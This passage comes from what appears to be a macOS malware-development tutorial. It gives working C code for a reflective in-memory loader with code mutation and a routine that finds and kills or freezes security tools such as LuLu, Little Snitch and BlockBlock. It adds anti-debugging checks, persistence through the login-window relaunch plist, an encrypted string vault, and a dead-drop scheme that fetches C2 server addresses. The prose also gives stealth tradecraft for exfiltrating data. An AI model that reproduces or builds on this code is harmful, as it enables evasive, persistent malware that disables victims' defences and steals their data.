
    for (uint32_t i = 0; i < mh->ncmds; i++) {
        struct load_command *lc = (struct load_command *)ptr;

        if (lc->cmd == LC_SEGMENT_64) {
            struct segment_command_64 *seg = (struct segment_command_64 *)lc;

            if (seg->vmsize == 0 || strcmp(seg->segname, "__PAGEZERO") == 0) {
                ptr += lc->cmdsize;
                continue;
            }

            if (seg->vmaddr < min_vmaddr) {
                min_vmaddr = seg->vmaddr;
            }
            if (seg->vmaddr + seg->vmsize > max_vmaddr) {
                max_vmaddr = seg->vmaddr + seg->vmsize;
            }
        }

        ptr += lc->cmdsize;
    }

    size_t total_size = max_vmaddr - min_vmaddr;
We walk through all load commands, find all segments (except __PAGEZERO), and calculate the total VM size needed. This is max_vmaddr - min_vmaddr. After allocating memory, we copy each segment to its proper location:
    ptr = (uint8_t *)mh + sizeof(struct mach_header_64);
    for (uint32_t i = 0; i < mh->ncmds; i++) {
        struct load_command *lc = (struct load_command *)ptr;

        if (lc->cmd == LC_SEGMENT_64) {
            struct segment_command_64 *seg = (struct segment_command_64 *)lc;

            if (seg->filesize == 0 || strcmp(seg->segname, "__PAGEZERO") == 0) {
                ptr += lc->cmdsize;
                continue;
            }

            /* Write to RW mapping */
            void *dest = (uint8_t *)mapping->rw_base + (seg->vmaddr - min_vmaddr);
            void *src = data + seg->fileoff;

            memcpy(dest, src, seg->filesize);

            if (seg->vmsize > seg->filesize) {
                memset((uint8_t *)dest + seg->filesize, 0, seg->vmsize - seg->filesize);
            }
        }

        ptr += lc->cmdsize;
    }
For each segment, we calculate the destination address: rw_base + (seg->vmaddr - min_vmaddr). This maps the segment’s VM address to our allocated memory. We copy filesize bytes from the file, then zero-fill the rest up to vmsize. This handles BSS sections and other zero-initialized data.
Critically, we write to the RW mapping. If we’re dual-mapped, changes are visible in the RX mapping. If we’re single-mapped, we’ll change permissions later. For single-mapped memory, we need to change permissions after copying:
    if (!mapping->is_dual && !mapping->is_jit) {
        if (mprotect(mapping->rw_base, total_size, PROT_READ | PROT_EXEC) != 0) {
            // Try alternative: remap as RX directly
            void *new_base = mmap(mapping->rw_base, total_size, PROT_READ | PROT_EXEC,
                                  MAP_PRIVATE | MAP_FIXED | MAP_ANON, -1, 0);

            if (new_base == MAP_FAILED || new_base != mapping->rw_base) {
                printf("Remap failed, execution may fail\n");
            }
        }
        mapping->rx_base = mapping->rw_base;
    }
We try mprotect() first. If that fails, we try remapping with MAP_FIXED. This is a last-ditch effort - it might work, it might not. and of course for dual-mapped memory, the RX mapping already has the right permissions. We don’t need to do anything.
Position-independent code contains relocations addresses that need to be adjusted based on where the code is loaded. We need to find and fix these:
    uint64_t actual_base = (uint64_t)image->base;
    image->slide = actual_base - min_vmaddr;

    reloc_table_t *relocs = reloc_scan(image->original_data, size, min_vmaddr, arch_type);

    if (image->slide != 0) {
        uint8_t *target_code = NULL;
        if (image->is_dual_mapped) {
            target_code = (uint8_t*)image->rw_base;
        } else {
            // Make memory writable temporarily
            mprotect(image->base, image->size, PROT_READ | PROT_WRITE);
            target_code = (uint8_t*)image->base;
        }

        bool reloc_success = reloc_apply(target_code, image->size, relocs,
                                        actual_base, arch_type);

        // Restore protection if needed
        if (!image->is_dual_mapped) {
            mprotect(image->base, image->size, PROT_READ | PROT_EXEC);
        }
    }
The slide is the difference between where the code was supposed to load (min_vmaddr) and where it actually loaded (actual_base). If the slide is non-zero, we need to apply relocations.
For dual-mapped memory, we apply relocations to the RW mapping. For single-mapped memory, we temporarily make it writable, apply relocations, then restore execute permission.
Then finds all relocations in the code. and adjusts them by the slide amount. This is the same relocation system used during mutation it’s critical for position-independent code.
After mapping and relocating, we need to find where execution should start:
static void* find_entry(struct mach_header_64 *mh, void *base) {
    uint8_t *ptr = (uint8_t *)mh + sizeof(struct mach_header_64);

    // Find minimum vmaddr first
    uint64_t min_vmaddr = UINT64_MAX;
    for (uint32_t i = 0; i < mh->ncmds; i++) {
        struct load_command *lc = (struct load_command *)ptr;
        if (lc->cmd == LC_SEGMENT_64) {
            struct segment_command_64 *seg = (struct segment_command_64 *)lc;
            if (seg->vmsize > 0 && strcmp(seg->segname, "__PAGEZERO") != 0) {
                if (seg->vmaddr < min_vmaddr) {
                    min_vmaddr = seg->vmaddr;
                }
            }
        }
        ptr += lc->cmdsize;
    }

    // Find entry point
    ptr = (uint8_t *)mh + sizeof(struct mach_header_64);
    for (uint32_t i = 0; i < mh->ncmds; i++) {
        struct load_command *lc = (struct load_command *)ptr;

        if (lc->cmd == LC_MAIN) {
            struct entry_point_command *ep = (struct entry_point_command *)lc;
            void *entry = (uint8_t *)base + ep->entryoff;
            return entry;
        }

        if (lc->cmd == LC_UNIXTHREAD) {
            x86_thread_state64_t *state = (x86_thread_state64_t *)((uint8_t *)lc + sizeof(struct thread_command));
            uint64_t entry_vmaddr = state->__rip;
            void *entry = (uint8_t *)base + (entry_vmaddr - min_vmaddr);
            return entry;
        }

        ptr += lc->cmdsize;
    }

    return NULL;
}
We look for two types of entry point specifications:
- LC_MAIN - Modern entry point, specifies a file offset
- LC_UNIXTHREAD - Legacy entry point, specifies a VM address
For LC_MAIN, the entry point is base + entryoff. Simple. For LC_UNIXTHREAD, the entry point is stored in the thread state’s RIP register. We convert it from VM address to offset: base + (entry_vmaddr - min_vmaddr).
Executing the Entry Point
Once we have the entry point, we need to execute it. But we don’t just call it directly - that would block the main thread. Instead, we spawn a detached thread:
static bool execute_image(image_t *image) {
    if (!image->entry_point) return false;

    pthread_attr_t attr;
    pthread_attr_init(&attr);
    pthread_attr_setdetachstate(&attr, PTHREAD_CREATE_DETACHED);

    image->entry_running = true;

    int ret = pthread_create(&image->entry_thread, &attr, entry_thread, image);
    pthread_attr_destroy(&attr);

    if (ret != 0) {
        image->entry_running = false;
        return false;
    }

    usleep(10000);  // Give it a moment to start
    return true;
}
The thread is detached, meaning it runs independently and cleans up after itself. We don’t wait for it to finish. The actual execution happens in entry_thread():
static void* entry_thread(void *arg) {
    image_t *image = (image_t *)arg;

    typedef int (*entry_fn)(int, char**, char**, char**);
    entry_fn entry = (entry_fn)image->entry_point;

    char *empty_argv[] = {NULL};
    char *empty_envp[] = {NULL};

    int result = entry(0, empty_argv, empty_envp, empty_argv);

    image->entry_running = false;
    return (void*)(intptr_t)result;
}
We cast the entry point to a function pointer with the standard main() signature: int main(int argc, char **argv, char **envp, char **apple). Then we call it with empty arguments. The mutated code starts executing. From its perspective, it’s just a normal program. It doesn’t know it was loaded reflectively. It doesn’t know it’s running in a separate thread. It just runs.
                              GENERATION CYCLE

   [ORIG] --> [CORE] --> [N+1]
                      |
                      +-- swap ops
                      +-- rotate regs
                      +-- shuffle blocks
                      '-- noise / filler

  [HDR] -> [SEGS] -> [SECTS] -> [SYMS] -> [RELOCS]
      |         |         |         |         |
      v         v         v         v         v
   (id)      (text)     (data)    (bind)    (patch)

	                             MEMORY FLOW

						     +------------------+
						     |   RW MAP (edit)  |
						     +------------------+
						              |
						              v
						     +------------------+
						     |   RX MAP (exec)  |
						     +------------------+
						              |
						              v
						     +------------------+
						     |  SEG COPY-IN     |
						     |   text | data    |
						     +------------------+
						              |
						              v
						     +------------------+
						     |   ENTER RUNTIME  |
						     +------------------+

                                   RUNTIME

 [REG] -> [TRACK] -> [PROC] -> [CLEAN]
    |         |         |         |
    v         v         v         v
 [IMG]     [THREAD]   [SIG]     [UNMAP]
The loader tracks all loaded images in a global array:
static image_t *loaded_images[_IMGZ] = {NULL};
static size_t num_loaded_images = 0;
static pthread_mutex_t images_mutex = PTHREAD_MUTEX_INITIALIZER;

static void reg_loaded(image_t *image) {
    pthread_mutex_lock(&images_mutex);

    if (num_loaded_images < _IMGZ) {
        loaded_images[num_loaded_images] = image;
        num_loaded_images++;
    }

    pthread_mutex_unlock(&images_mutex);
}
When the process exits, a destructor function cleans up all loaded images, and then frees all resources For dual-mapped memory, we unmap both the RW and RX regions. For single-mapped memory, we unmap once. Then we free the image structure.
Here’s a typical run through eight generations:
file=0x36a0-0x259ad, vm=0x10961f6a0-0x1096419ad, slide=0x961c000
[*] 608 regions (985 external, merged from 1024)
size=140045, blocks=1024

Gen=1, 140045->140079 (+0.0%)
Gen=2, 140079->140110 (+0.0%)
Gen=3, 140110->140178 (+0.0%)
[+] Injected 100 junk sequences
[+] Junk: 140178 -> 140578 bytes (+0.3%)
Gen=4, 140178->140578 (+0.3%)

[*] Building relocation table...
[Reloc] Total: 895 entries (869 internal, 26 external)
[*] Chain expansion (depth=1)...
[*] Chain expansion 140578 -> 141367 bytes
[*] Validating relocation ranges after expansion...
[Reloc] AIGHT 895 size 142021
[*] Applying final relocation fixups...
[*] Rebuilding CFG ...
[*] Shuffling blocks...
[+] Got 50 opaque predicates
[+] Opaque: 142021 -> 143286 bytes (+0.9%)
[+] Injected 100 junk sequences
[+] Junk: 143286 -> 143686 bytes (+0.3%)
Gen=5, 140578->143686 (+2.2%)

Gen=6, 143686->146886 (+2.2%)
Gen=7, 146886->149192 (+1.6%)
Gen=8, 149192->151533 (+1.6%)

[+] Code validated
Attempting reflective load...
  Original size: 140045 bytes
  Mutated size:  151533 bytes
  Growth:        8.2%
  Mutations:     121145 bytes changed

Wrapped in Mach-O structure (182272 bytes)
Mach-O validation passed
Mapping executable
Using vm_remap dual mapping (RW=0x1097af000, RX=0x1097df000)
Mapped __TEXT: vmaddr=0x4000, size=0x2c000
Relocation base: slide=0x1097db000
Found 611 relocations
[+] Relocations done
Entry point: 0x1097e3000
Executing entry at 0x1097e3000
Entry returned: 159264768
[+] Code loaded at: 0x1097df000
But mutated code can’t call external libraries. The mutation engine goes deep, but it can’t rewrite dyld stubs. All code must be self-contained or we break the execution chain.
Solution? Protected regions. The engine marks external calls as untouchable no mutation, no shuffling, just pass-through, Tested on macOS 15 Sequoia still works. The technique remains viable: load code from memory without touching disk. Issue I can see is higher memory footprint, External calls and maybe some overhead.
Starting from 140KB, we end up at 151KB after eight generations, about 8% growth. The mutated code loads successfully and executes. Early versions of the engine mutated everything indiscriminately. This broke entry points where the first few instructions set up stack frame, external calls because dyld stubs have specific encoding, jump tables which are data that looks like code
Protected regions mark these as untouchable. We identify them by function addresses for hooks we know about, external call patterns like E8 with target outside our code, jump table detection with FF /4 and computed addressing, and PAC instruction opcodes. Without protected regions, the mutated code crashes immediately.
When you inject code like opaque predicates or junk, you shift everything. The CFG is now wrong because block boundaries are at different offsets and edges point to wrong locations. We rebuild the CFG after any size-changing operation. Re-scan for leaders because branch targets have moved, re-partition into blocks, re-connect edges, update protected regions. This ensures the next mutation pass has accurate structural information.
For stealth, do use memory mode with no disk writes, randomize timing with sleep intervals and mutation order, clean up strings after use, validate before executing, use dead drops for C2, and encrypt everything. Don’t run system_profiler because it’s too loud, don’t use predictable patterns like fixed sleep times or sequential operations, don’t leave strings in memory, don’t hardcode infrastructure, don’t trust mutation without validation, and don’t assume external calls work.
Anti-Analysis
Anti-analysis techniques are pretty consistent across operating systems; only the implementation details change. In Part One, we covered classic stealth moves like process injection, in-memory execution, and even wrote our own versions. Remember how we hardcoded everything strings, file paths, C2 addresses? Yeah, that needs to change. Let’s look at some better options.
Instead of hardcoding strings, we can dynamically generate them at runtime by concatenating smaller fragments or assembling them based on certain conditions. It does make the code messier, sure. Alternative? Encryption, dude.
Even with encryption, the malware still has to decode and decrypt strings to actually use them like when it needs to connect to its C2 server for instructions. That’s the catch: you can just let the malware run and catch the decrypted C2 address when it tries to connect.
To show this, I threw together a basic AES encryption and decryption routine using tiny-AES-c. For encryption, I set up the AES context with a fixed key and processed the input string in 16-byte blocks, dumping the output into a buffer. Decryption is just the same in reverse, using the same key to get back the original data. Pretty basic, yeah but now let’s toss it into a debugger and watch where the decrypted string shows up. The play is simple: pause the malware right after it tries to decrypt a string and dig into its memory.
(lldb) image lookup -s decrypt
1 symbols match 'decrypt' in ....:
        Address: spit[0x0000000100002140] (spit.__TEXT.__text + 208)
        Summary: spit`decrypt
(lldb) breakpoint set --name decrypt
Breakpoint 1: where = spit`decrypt, address = 0x0000000100002140
(lldb) r
Process 39704 launched: ...
Encrypted: 16 90 bc 53 eb 9c 8a 8b db 04 a1 81 ca b9 47 ad
Process 39704 stopped
* thread #1, queue = 'com.apple.main-thread', stop reason = breakpoint 1.1
    frame #0: 0x0000000100002140 spit`decrypt
spit`decrypt:
->  0x100002140 <+0>:  pushq  %rbp
    0x100002141 <+1>:  movq   %rsp, %rbp
    0x100002144 <+4>:  subq   $0x100, %rsp
    0x10000214b <+11>: movq   0x1eae(%rip), %rax
Target 0: (spit) stopped.
(lldb) register read
General Purpose Registers:
       rax = 0x0000000000000001
       rbx = 0x00000001000c8060
       rcx = 0xa39c170aa30200e0
       rdx = 0x0000000000000000
       rdi = 0x00007ff7bfeff830
       .......
(lldb) x/16xb $rsi
0x7ff7bfeff820: 0x00 0x00 0x00 ... // foo-operator-server
(lldb) continue
Process 39704 resuming
Decrypted: foo-operator-server
Process 39704 exited with status = 0 (0x00000000)
I set a breakpoint in the decrypt function to track the decryption process. First, I ran image lookup -s decrypt to find its memory address (0x0000000100002140). Then I set the breakpoint (breakpoint set --name decrypt) so execution would pause whenever the function was hit.
When the program ran (r), it stopped at the start of the decryption routine. Inspecting the registers confirmed we were in the right place, and checking the memory at $rsi (x/16xb $rsi) showed zeros meaning the decrypted data hadn’t been written yet. After continuing (continue), the decrypted string foo-operatorserver appeared in memory.
This setup was done to show how it works in the debugger, but the idea is the same in a dynamic analysis. You could also hook up a network monitor to passively recover the previously encrypted address of the C2 server when the malware beacons out for tasking. You can achieve similar results with a debugger, Remember ? Objective-See, yea the same.

See, the user can block or allow the request, or even upload it to VirusTotal to kill the binary instantly. To solve this, I’ve got two words for you: ‘Dead-Drop’ and ‘Kill’. So let’s create a target list. What does that mean?
Network Monitors
- Little Snitch (0x6e4495bc) The big one. Application-level firewall that prompts on every outbound connection. If this is running, your C2 communication gets flagged immediately. User sees “wisp wants to connect to pastebin.com” and you’re done.
- LuLu (0x7c9a4887) Open-source alternative to Little Snitch. Same problem - blocks and alerts on outbound connections. Free, so more common on security-conscious users who don’t want to pay for Little Snitch.
- Netiquette (0x97ddb30d) Network monitor that shows all connections. Even if it doesn’t block, it logs. Analyst can see your C2 traffic after the fact.
- Wireshark (0x3a592cf5) Packet capture. If someone’s running Wireshark, they’re actively investigating. Your encrypted traffic is still visible as traffic. Patterns, timing, endpoints - all captured.
Process Monitors
- TaskExplorer (0xe83493e9) Shows all running processes with detailed info. Your process is visible, your threads are visible, your loaded libraries are visible. Bad for stealth.
- ProcessMonitor (0xfc503acc) Same deal. Process activity monitoring. Every file you touch, every network connection, every registry (plist) access logged.
Persistence Monitors
- KnockKnock (0x2a4852f1) Scans for persistent malware. Checks LaunchAgents, LaunchDaemons, login items, kernel extensions, browser extensions - everywhere malware hides. Your persistence mechanism gets flagged.
- BlockBlock (0x1c4c617b) Real-time monitoring of persistence locations. The moment you write to ~/Library/LaunchAgents, it alerts. Doesn’t matter if your binary is clean - the behavior is suspicious.
Monitors
- Oversight (0xcb6c1360) Monitors microphone and camera access. If your payload includes any audio/video capture, this catches it. Even if you’re not doing that, it’s a sign the user is security-conscious.
- ReiKey (0x192a2fce) Detects keyloggers by monitoring keyboard event taps. If you’re capturing keystrokes, this catches you.
- RansomWhere (0x6d257830) Detects ransomware behavior rapid file encryption. If your payload includes any file encryption (even for legitimate reasons), this flags it.
static const uint32_t target_hashes[] = {
    0x7c9a4887,  /* lulu */
    0xcb6c1360,  /* oversight */
    0x2a4852f1,  /* knockknock */
    0x1c4c617b,  /* blockblock */
    0x192a2fce,  /* reikey */
    0x6d257830,  /* ransomwhere */
    0xe83493e9,  /* taskexplorer */
    0x6e4495bc,  /* littlesnitch */
    0x3a592cf5,  /* wireshark */
    0x97ddb30d,  /* netiquette */
    0xfc503acc,  /* processmonitor */
    0
};
Why Hashes Instead of Strings? Run strings on the binary. Go ahead. You won’t find “littlesnitch” or “wireshark” anywhere. Just 32-bit integers that mean nothing without context.
An analyst doing triage sees a list of hex values. Could be anything config flags, magic numbers, offsets. They’d have to recognize it’s a hash table and figure out the algorithm (DJB2)
static uint32_t hash_str(const char *str) {
    uint32_t hash = 5381;
    int c;
    while ((c = *str++)) {
        c = tolower(c);
        hash = ((hash << 5) + hash) + c;
    }
    return hash;
}
DJB2. Created by Daniel J. Bernstein. Fast, simple, decent distribution. The magic numbers (5381, multiply by 33) are empirically chosen. The tolower() is important “LuLu”, “lulu”, “LULU” all hash the same. Process names can vary in case depending on how they’re launched.
    int bytes = proc_listpids(PROC_ALL_PIDS, 0, NULL, 0);
    pid_t *pids = malloc(bytes);
    int filled = proc_listpids(PROC_ALL_PIDS, 0, pids, bytes);
    int count = filled / sizeof(pid_t);
    pid_t self = getpid();

    for (int i = 0; i < count; i++) {
        if (!pids[i] || pids[i] == self) continue;

        char path[PROC_PIDPATHINFO_MAXSIZE];
        if (proc_pidpath(pids[i], path, sizeof(path)) > 0) {
            char name[256];
            extract_name(path, name, sizeof(name));

            uint32_t hash = hash_str(name);
            if (is_target(hash)) {
                terminate_proc(pids[i], name);
            }
        }
    }
    free(pids);
}
Simple flow first we call proc_listpids to get all active process IDs on the system. Then for each PID, we get its full executable path using proc_pidpath. We extract just the binary name from that path, hash it, and check if it’s on our target list. If it matches, we terminate it.
static void terminate_proc(pid_t pid, const char *name) {
    if (has_persistence(name)) {
        kill(pid, SIGSTOP);
        return;
    }

    if (kill(pid, SIGTERM) == 0) {
        usleep(100000);
        kill(pid, SIGKILL);
    }
}
We handle termination differently based on persistence. If the tool runs from a LaunchDaemon or LaunchAgent, we just send SIGSTOP. This freezes the process without actually killing it. Since the process appears to still be running to launchd, it won’t respawn a new instance.
For processes without persistence, we send SIGTERM first for a clean exit, wait 100 milliseconds, then follow up with SIGKILL to force it down if it’s still hanging on.
The persistence check
static int has_persistence(const char *name) {
    char buf[PATH_MAX];
    struct stat st;

    snprintf(buf, sizeof(buf), "/Library/LaunchDaemons/%s.plist", name);
    if (stat(buf, &st) == 0) return 1;

    const char *home = getenv("HOME");
    if (home) {
        snprintf(buf, sizeof(buf), "%s/Library/LaunchAgents/%s.plist", home, name);
        if (stat(buf, &st) == 0) return 1;
    }

    return 0;
}
It just checks if a plist exists in the standard launch locations. Simple but effective, The monitoring thread runs like this:
static void *monitor(void *arg) {
    (void)arg;
    srand(getpid() ^ time(NULL));

    while (1) {
        sleep(3 + (rand() % 6));
        hunt_procs();
    }

    return NULL;
}

void Spawn(void) {
    pthread_t tid;
    pthread_attr_t attr;

    pthread_attr_init(&attr);
    pthread_attr_setdetachstate(&attr, PTHREAD_CREATE_DETACHED);
    pthread_create(&tid, &attr, monitor, NULL);
    pthread_attr_destroy(&attr);
}
We spawn a detached thread that runs indefinitely. It polls every 3-8 seconds with randomized timing. Randomized intervals avoid predictable patterns that behavioral analysis looks for. The detached thread runs independently so the main thread can continue its work.
This approach has limitations though. If you can’t call proc_listpids(), the hunter is blind. Some tools might alert before you kill them. You can only kill running processes you have permission to touch. The hash list needs constant updates for new security tools.
But the hunter buys you the most valuable resource: time. Time to establish your C2 channel. Time to exfiltrate data. Time to embed persistence.
Anti-Debugging (P_TRACED Detection)
As for debugging the first thing we do once the binary is executed (hopefully ;)) is called. Most debuggers start at the program’s entry point, which we can exploit by using the “constructor” attribute, running code before main() even kicks in. This trick makes it harder for analysts to spot anti-debugging checks, since they run before main() starts executing.
__attribute__((constructor))void _entry() {}
The most known and simple technique for BSD-based systems is the one I’m rollin’ with, and to show you a little obfuscation and dynamic symbol resolution along the way check this out,
__attribute__((constructor))
bool De(void) {
int mib[4] = {CTL_KERN, KERN_PROC, KERN_PROC_PID, getpid()};

struct kinfo_proc info;
size_t size = sizeof(info);

sysctl(mib, 4, &info, &size, NULL, 0);
if (info.kp_proc.p_flag & P_TRACED) {
	Alert(); // Fake error message
	exit(1);
	}
}
If you picked up on it, you’ll notice we don’t call the sysctl function directly that’s the first thing static analysis tools zero in on. Instead of embedding the string "sysctl" directly in the binary, we use some arithmetic and bitwise operations. In our gctl() function, we take a couple of numbers (like 230/2, 242/2, …) that actually represent the ASCII codes for the letters in "sysctl".
We then XOR those with a key generated from the process ID and current time. Later, we use the same key again to retrieve the "sysctl" string. After that, we resolve its address using dlsym(). In the getsys() function, we call gctl() to decode and “deobfuscate” it. Pretty simple stuff: CTL_KERN, KERN_PROC, KERN_PROC_PID, but it hides the sysctl call from static analysis, If debugger detected, shows fake error: “Mac OS version is not compatible” and exits cleanly.

For a Hint see my latest RE-Challenge :
Another trick we used is checking where the piece is running. Using _NSGetExecutablePath, the process first determines where it’s running because its behavior depends on context. Unlike Windows, which uses environment variables to manage this, macOS relies on system calls to fetch runtime information.
On Linux, getting an app’s absolute path is easy just query /proc/self/exe. But on macOS, the trick lies in how the Darwin kernel places the executable path on the process stack right after the envp array when it creates the process. The dynamic link editor, dyld, grabs this during initialization and keeps a pointer to it. This function uses that pointer to find the path.
In C/C++, when we interact with OS-level functions like this, we need to allocate enough memory for the information the system will retrieve and store for us.
if (_NSGetExecutablePath(execPath, &pathSize) != 0)
	return;
Still, it kind of works, because if you require certain conditions for the payload (or whatever) to be decrypted and executed, those conditions must be met. This makes it much harder for someone trying to analyze your binary they’d have to emulate the environment (or trick it into thinking it is the correct environment), which can be so challenging.
Obfuscation is just as important as the code itself, and RE often goes hand in hand with malware development.
Persistence
There’s a great blog series called Beyond Good Ol’ LaunchAgents that dives into various persistence techniques yep, it goes way beyond your run-of-the-mill LaunchAgents. Before we jump back into our piece and talk about how we implemented our persistence, let’s chat a bit about macOS persistence.
So we got LaunchAgents and LaunchDaemons responsible for managing processes automatically. LaunchAgents are typically located in the ~/Library/LaunchAgentsdirectory for user-specific tasks, triggering actions when a user logs in. On the flip side, LaunchDaemons are situated in /Library/LaunchDaemons, initiating tasks upon system startup.
Although LaunchAgents primarily operate within user sessions, they can also be found in system directories like /System/Library/LaunchAgents. which require privileges for installation and typically reside in /Library/LaunchDaemons.
Simply put LaunchAgents are suitable for tasks requiring user interaction, while LaunchDaemons are better suited for background processes.
So what are we aiming for here? macOS stores info about apps that should automatically reopen when a user logs back in after a restart or logout. Basically, the apps open at shutdown get saved into a list that macOS checks at the next login. The preferences for this system are tucked away in a property list (plist) file that’s specific to each user and UUID.
Reference: https://theevilbit.github.io/beyond/beyond_0021/
You’ll find the plist at ~/Library/Preferences/ByHost/com.apple.loginwindow.<UUID>.plistand that <UUID> is tied to the specific hardware of your Mac. Now, you might be wondering how this ties into persistence. Since plist files in a user’s ~/Librarydirectory are writable by that user, we can just… well, exploit that. And because macOS inherently uses this feature to launch legit applications, it trusts the com.apple.loginwindow plist as a bona fide system feature.
#include <CoreFoundation/CoreFoundation.h>
#include <mach-o/dyld.h>

// persistence entry.
void update(const char *plist_path) {
    uint32_t bufsize = 0;
    _NSGetExecutablePath(NULL, &bufsize);
    char *exePath = malloc(bufsize);
    if (!exePath || _NSGetExecutablePath(exePath, &bufsize) != 0) {
        free(exePath);
        return;
    }

    CFURLRef fileURL = CFURLCreateFromFileSystemRepresentation(NULL,
                                    (const UInt8 *)plist_path, strlen(plist_path), false);
    CFPropertyListRef propertyList = NULL;
    CFDataRef data = NULL;

    if (CFURLCreateDataAndPropertiesFromResource(NULL, fileURL, &data, NULL, NULL, NULL)) {
        propertyList = CFPropertyListCreateWithData(NULL, data,
                        kCFPropertyListMutableContainers, NULL, NULL);
        CFRelease(data);
    }

    // if no plist exists, make one.
    if (propertyList == NULL) {
        propertyList = CFDictionaryCreateMutable(kCFAllocatorDefault, 0,
                        &kCFTypeDictionaryKeyCallBacks, &kCFTypeDictionaryValueCallBacks);
    }

    // get (or create) the array for login items.
    CFMutableArrayRef apps = (CFMutableArrayRef)
        CFDictionaryGetValue(propertyList, CFSTR("TALAppsToRelaunchAtLogin"));
    if (!apps) {
        apps = CFArrayCreateMutable(kCFAllocatorDefault, 0, &kCFTypeArrayCallBacks);
        CFDictionarySetValue((CFMutableDictionaryRef)propertyList,
                             CFSTR("TALAppsToRelaunchAtLogin"), apps);
        CFRelease(apps);
    }

    // dictionaryir stuff
    CFMutableDictionaryRef newApp = CFDictionaryCreateMutable(kCFAllocatorDefault,
                                    3, &kCFTypeDictionaryKeyCallBacks, &kCFTypeDictionaryValueCallBacks);

    int state = 2;  // for now
    CFNumberRef bgState = CFNumberCreate(kCFAllocatorDefault, kCFNumberIntType, &state);
    CFDictionarySetValue(newApp, CFSTR("BackgroundState"), bgState);
    CFRelease(bgState);

    // executable's path.
    CFStringRef exePathStr = CFStringCreateWithCString(kCFAllocatorDefault, exePath,
                                    kCFStringEncodingUTF8);
    CFDictionarySetValue(newApp, CFSTR("Path"), exePathStr);
    CFRelease(exePathStr);
    CFArrayAppendValue(apps, newApp);

    // write back to disk.
    CFDataRef newData = CFPropertyListCreateData(kCFAllocatorDefault, propertyList,
                                    kCFPropertyListXMLFormat_v1_0, 0, NULL);
    if (newData) {
        FILE *plistFile = fopen(plist_path, "wb");
        if (plistFile != NULL) {
            fwrite(CFDataGetBytePtr(newData), sizeof(UInt8),
                   CFDataGetLength(newData), plistFile);
            fclose(plistFile);
        }
        CFRelease(newData);
    }

    CFRelease(newApp);
    CFRelease(propertyList);
    CFRelease(fileURL);
    free(exePath);
}
it’s self explanatory we simply modify the relaunch entries If the TALAppsToRelaunchAtLogin key exists, it adds an entry to our piece, If it doesn’t exist, it creates the key and populates it with a new entry, The path, BackgroundState and the BundleID so It overwrites the original plist with the modified data.
The inclusion of the BackgroundState key is a subtle touch. By marking the piece as a background process, it make sure that host treats it like any other background app during launch. It won’t show up glaringly in the dock or draw attention like a full GUI application might.
For Fallback mechanisms we introduced as well login items, LaunchAgent, cron jobs, shell profile injection.
Phone Home
Let’s talk about the “string vault.” What is it? Simply put, it’s a section of the binary where every operational string URLs, commands, format strings, everything is stored in an encrypted state.
This is a super simple technique. I hate when someone runs strings on a binary and immediately sees everything staring back at them; that’s amateurish. The solution is to encrypt everything. But we’re not talking about weak XOR or single-byte keys that’s too easily revealed. Instead, we use AES-256-CBC with individual keys and Initialization Vectors (IVs) for each string.
typedef struct {
    uint8_t key[32];      // Full 256-bit key
    uint8_t iv[16];       // Unique IV per string
    size_t len;
    uint8_t data[128];    // The encrypted payload
} enc_vault_t;
Now, before you get too impressed, let me point out the obvious flaw: the keys and IVs are sitting right there next to the ciphertext in the binary. So if a reverser got the binary, they can decrypt everything trivially. This isn’t security, it’s obfuscation.
but it does completely defeats automated analysis. your typical YARA rules? Useless. String-based IOC matching? Nope. Automated sandbox analysis that looks for suspicious URLs? Not gonna find them. You have to reverse engineer the decryption routine or run the malware in a debugger to see what these strings actually are.
So what everything done clean up after:
void Clean_str() {
    for (size_t i = 0; i < sizeof(_strings)/sizeof(_strings[0]); i++) {
        if (_strings[i]) {
            free(_strings[i]);
            _strings[i] = NULL;
        }
    }
}
zeroing out the decrypted strings before the exits. Why does this matter? Because if you’re doing memory analysis or looking at a crash dump, you won’t find these strings sitting around in memory. It’s a small detail.
The vault contains 8 strings:
- [0] A dead-drop URL template (more on this in a second)
- [1] HTTP headers for exfiltration
- [2] A tar command for archiving stolen files
- [3] Temp file paths
- [4] The
system_profilercommand (this is a big red flag, we’ll get to it) - [5-7] some format strings for output
Encrypt format strings like “ID: %s” cause why not.
So I was thinkin’ about this and thought maybe ‘ll use a DGA (Domain Generation Algorithm) but nah too fancy I needed something simple and get the job done and it’s clicks to me try a dead drop. So Here’s how it works:
- The piece connects to a public paste service (stuff Pastebin, GitHub Gist, …)
- It parse the text for a specific URL
- That text file contains TWO things: a URL to an RSA public key, and a URL to the actual C2 server
- The piece downloads the public key and now it can encrypt data and send it to the C2 server.
Simple right ? Let me show you the parsing code
static int from_past(const char *content, char *pubkey_url, char *c2_endpoint) {
    char *copy = strdup(content);
    char *line1 = strtok(copy, "\n");  // First line: pubkey URL
    if (line1) {
        // Trim whitespace
        while (*line1==' '||*line1=='\t') line1++;
        strcpy(pubkey_url, line1);
    }
    char *line2 = strtok(NULL, "\n");  // Second line: C2 URL
    if (line2) {
        // Trim whitespace
        strcpy(c2_endpoint, line2);
    }
    free(copy);
    return 1;
}
So the dead drop file literally just looks like:
https://foooperator.com/keys/cam_2025.pem
https://f00comandcntrl.com/upload
1. Infrastructure Flexibility
We can change C2 servers on the fly without ever touching the implant. Server got burned? We just update the dead drop. New campaign? New dead drop, new keys same binary we already have in the field.
2. Deniability
Look, the implant just connects to a public URL. That’s… completely normal. Tons of legitimate tools pull configs from paste services and content backends.
3. Key Rotation
This is where we get compartmentalized. Every campaign gets its own RSA keypair. If one private key gets popped, it doesn’t sink our entire operation. We just burn that one and move on.
4. Resilience
We can set the dead drop to point to multiple C2 servers. We can build in load balancing, failover whatever we need to keep the lights on.
Now, we’re not saying it’s perfect. There are downsides. If someone finds that dead drop URL (and remember, it’s tucked away in our encrypted string vault), they can see our infrastructure. A fast adversary could even try to poison the drop. But for initial access and persistence? We think this is a pretty slick way to go.
